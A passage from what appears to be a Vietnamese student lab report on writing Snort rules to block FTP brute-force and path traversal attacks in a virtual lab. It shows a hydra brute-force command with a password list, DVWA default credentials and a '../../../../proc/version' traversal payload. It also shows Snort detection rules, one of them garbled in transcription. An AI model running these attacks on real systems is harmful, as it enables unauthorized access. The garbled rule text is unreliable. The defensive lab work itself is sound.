




- Ta thử telnet qua một port 21 đang mở trên máy Victim thì thấy không bị chặn.




- Kiểm tra tcpdump ta thấy các gói tin qua port 21 vẫn truy cập bình thường.



### 3. Yêu cầu 1.3 Ngăn chặn tấn công dò mật khẩu trên ứng dụng Web

#### a) Trước khi cài rule


Truy cập vào ứng dụng web Mutillidae (/mutillidae/index.php?page=login.php) trên máy Victim.



Sử dụng công cụ hydra trên máy Attacker. Thực hiện tấn công brute force bằng câu lệnh: "hydra -t 4 -V -f -l msfadmin -P password.txt 192.168.2.200 ftp"

Trong đó :

- **-t :** Chỉ định số luồng song song sử dụng để tăng tốc độ tấn công.
- **-v :** Hiển thị chi tiết mỗi lần thử username/password.
- **-f :** Dừng tấn công ngay khi tìm được cặp username/password hợp lệ.
- **-l :** Chỉ định username.
- **-p :** Sử dụng danh sách mật khẩu trong file được để thử với username đã cho.
- **ftp :** Giao thức cần tấn công là FTP.



Khi thực thi lệnh tấn công trên các password trong file password.txt lần lượt được thử với tên username đã cho trước là msfadmin. Và lệnh này ngừng khi thử đúng password của user msfadmin.


### b) Sau khi cài rule

Thực hiện cài đặt rule sau để ngăn chặn tấn công brute force trên web:

```
drop tcp any any -> 192.168.2.200 21 (msg:"FTP Brute Force Detected";
flow:to_server,established; content:"PASS"; nocase; threshold:type both, track
by_src, count 5, seconds 60; sid:1000002; rev:1;)
```


Trong đó:

- **drop** : Hành động chặn gói tin.
- **tcp** : Áp dụng cho gói tin TCP.
- **any any** : Gói tin đến từ bất kỳ IP và port nào.
- **-> 192.168.2.200** : Địa chỉ IP đích.
- **21** : Port 21 (FTP server).
- **msg:"FTP Brute Force Detected"** : Thông báo xuất hiện khi rule được kích hoạt.
- **flow:to\_server,established** : Chỉ áp dụng với gói tin đi đến server trong một kết nối TCP đã được thiết lập.
- **content:"PASS"** : Rule sẽ kiểm tra nội dung gói tin có chứa chữ "PASS" – dùng trong FTP để gửi mật khẩu.
- **nocase** : Không phân biệt chữ hoa/thường khi so với "PASS"
- **threshold:type both, track by\_src, count 5, seconds 60** : Nếu 1 địa chỉ IP nguồn gửi 5 gói tin chứa "PASS" trong 60 giây, rule sẽ được kích hoạt.
- **sid:1000002** : ID của rule
- **rev: 1** : Phiên bản của rule




Rule này giúp phát hiện và ngăn chặn các cuộc tấn công brute force FTP bằng cách theo dõi số lượng lệnh “PASS” được gửi đến server FTP từ một IP nhất định. Nếu 1 IP gửi 5 lần “PASS” trong 60 giây => rule được kích hoạt và gói tin bị chặn.

Sau khi cài đặt rule, tấn công brute force bị ngăn và không thực hiện thành công (trang web vẫn truy cập bình thường)




Nội dung log được ghi lại trong file /var/log/snort/alert




#### 4. Yêu cầu 1.4 Ngăn chặn tấn công Path Traversal


- Truy cập vào đường dẫn <http://192.168.73.200/dvwa//> và đăng nhập với username là **admin** và passwd là **password**



- Tại trang chủ, chọn **File Inclusion** để tiến hành tấn công path Travelsal



- Tiến hành tấn công path traversal bằng payload `../../../../proc/version`



- Viết rule để ngăn chặn tấn công



The screenshot shows a VMware Workstation interface with multiple windows. The main window is titled 'Snort - VMware Workstation' and displays a terminal session for editing Snort rules. The terminal window title is 'GNU nano 7.2 /etc/snort/rules/nom7\_3.rules'. The content of the terminal is as follows:


```
GNU nano 7.2
drop tcp any any -> 192.168.78.200 80 (\
msg:"Potential Path Traversal Attack Detected"; \
flow:established; \
content:"GET"; \
content:"HTTP"; \
fast_pattern: \
content:\\"/\\"; \
content:\\"..\\\"; \
nocase; \
session:all; \
sid:10000002; rev:1;)
```

The bottom of the terminal window shows a menu bar with options like Help, Write Out, Read File, Where Is, Cut, Paste, Read to lines, Execute, Justify, Location, Go To Line, Undo, Redo, Set Mark, To Bracket, Where Was, Previous, and Next.

Trong đó:

- **drop tcp any any -> 192.168.73.200 80** nghĩa là loại bỏ các gói tin gửi đến địa chỉ 192.168.73.200 tại port 80 (HTTP)
  - **msg:"Potential Path Travelsal Attack Detected"** là tin nhắn sẽ hiển thị trong log khi rule được kích hoạt.
  - **flow:established** chỉ áp dụng rule cho các kết nối TCP đã được thiết lập

- **content:"GET"** tìm chuỗi GET trong payload tương ứng với gói HTTP GET request.
- **content:"HTTP"** kiểm tra chuỗi HTTP trong gói tin để xác nhận đây là gói HTTP request.
- **fast\_pattern** tối ưu hóa quá trình dò tìm bằng cách sử dụng chuỗi trước đó làm fast pattern.
- **content:"../"** dùng để tìm kiếm chuỗi ../ là biểu hiện của tấn công path traversal
- **nocase** để so khớp không phân biệt chữ hoa hay chữ thường
- **sid:10000002** để chỉ id duy nhất của rule
- **rev:1** để chỉ phiên bản của rule là đầu tiên.
- Kết quả thu được khi chạy rule:
  - Bên snort:



The screenshot shows the Snort interface running on a VMware Workstation. The log window displays numerous entries of the following type:

```

